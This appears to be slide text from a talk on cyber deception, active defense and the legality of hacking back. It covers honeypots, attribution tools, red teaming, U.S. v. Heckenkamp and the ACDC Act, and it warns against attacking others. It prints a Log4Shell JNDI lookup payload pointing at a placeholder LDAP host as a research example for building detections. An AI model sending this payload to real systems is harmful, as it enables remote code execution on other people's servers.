
HTTPS://CERTSTREAM.CALIDOG.IO/

RESEARCH EXAMPLE

- Log4J (-queue horror flashbacks-)
  - CVE-2021-44228
  - ${jndi:ldap://example.com/file}

- I am not a Javascript master
- Set up Solr server (log analysis already bundled) with intentions of both 'attacking' (and letting others hopefully attack) it to learn the vulnerability (what works, what doesn't) and most importantly, what detections I can build





ATTACK

ATTACK EXAMPLES


- Arming documents (be very careful; honeyclaymore)
- Honeybadger by Tim Tomes (can also be used for attribution)
  - https://bitbucket.org/LaNMaSteR53/honeybadger/src/master/
  - Java application that records geolocation of attackers
- Attack can be a legal nightmare if you're not careful. Consider consulting with HR, legal, and law enforcement depending on the situation.
- If you're unsure, then don't

Always listen to your coach

OK. . MAYBE ONE MORE ATTACK THING

- Adversarial simulation ‘attack’ is one of the only attack types I would recommend.
  - Internal red team with defined SOPs
  - Contracted penetration test (spring for the internal ones occasionally)
  - Learn red team/adversarial attacks and hit your own things (atomic red team, Core Impact, Metasploit, etc.)
- Sometimes the only way to learn to box is to get in the ring and spar

LEGALITY



- Not a lot of established case law (yet), but there are some existing case law trends
- U.S. v. Heckenkamp
  - "Ruled that students have a constitutionally protected reasonable expectation of privacy in their dorm room computers, but that University officials can search those computers without a warrant for school security purposes under the "special needs" exception."
  - The problem with the ruling is that (1) every school security issue is also a criminal issue and (2) there's no limit on the school using their security issue as a pretext for doing a warrantless search, and then giving all that information over to the police for prosecution.
  - Heckenkamp accepted University of Wisconsin's TOU to use the network

HTTPS://CASELAW.FINDLAW.COM/US-9TH-CIRCUIT/1463934.HTML

ACDC ACT (ACTIVE CYBER DEFENSE CERTAINTY ACT)

- "ACDC is designed to harness the power of the private sector to investigate, identify, defend and deter cyber hackers, although it requires companies who want to use ACDC's provisions to legally hack back against attackers to notify the FBI Cyber Investigative Joint Task Force and receive acknowledgment of notification before hacking back."
  - Currently referred to the Subcommittee on Crime, Terrorism, and Homeland Security

(9) Computer defenders should also exercise extreme caution to avoid violating the law of any other nation where an attacker's computer may reside.

HTTPS://WWW.BRINKNEWS.COM/THE-ACDC-ACT-OPENS-THE-DOOR-TO-A-HACK-BACK-HIGHWAY-TO-HELL/
HTTPS://WWW.CONGRESS.GOV/BILL/116TH-CONGRESS/HOUSE-BILL/3270

SUMMARY

- Deception technologies and active defense could provide valuable data to your enterprise for little cost and fill in gaps that existing programs don't cover
  - Lay traps inside your systems, but don't attack others. They might be victims themselves
- There is still a lot of legal grey area to active defense
  - "Protect yourselves at all times"
  - Always ensure legal footing (proper authorization, warrants, documented approval, etc.)
- There are a lot of opensource tools out there to use, make sure you properly research and review source code before implementing in a production environment
- DON'T BECOME WHAT YOU ARE DEFENDING AGAINST!
  - Even if done with "good" intentions, you still could be committing a crime
    - Hitting someone in the boxing ring = Ok
    - Hitting someone on the street = Assault

THANK YOU

EMAIL: TAYLORANNEKAUFMAN@GMAIL.COM
HTTPS://WWW.LINKEDIN.COM/IN/TAYLORANNEKAUFMAN/ *

* DISCLAIMER: MOST LIKELY YOU'LL SIT IN LINKEDIN PURGATORY IF YOU BLIND SEND ME A REQUEST. PLEASE DON'T BE OFFENDED, JUST PARANOID SOCK PUPPET CYBER PROFESSIONAL THINGS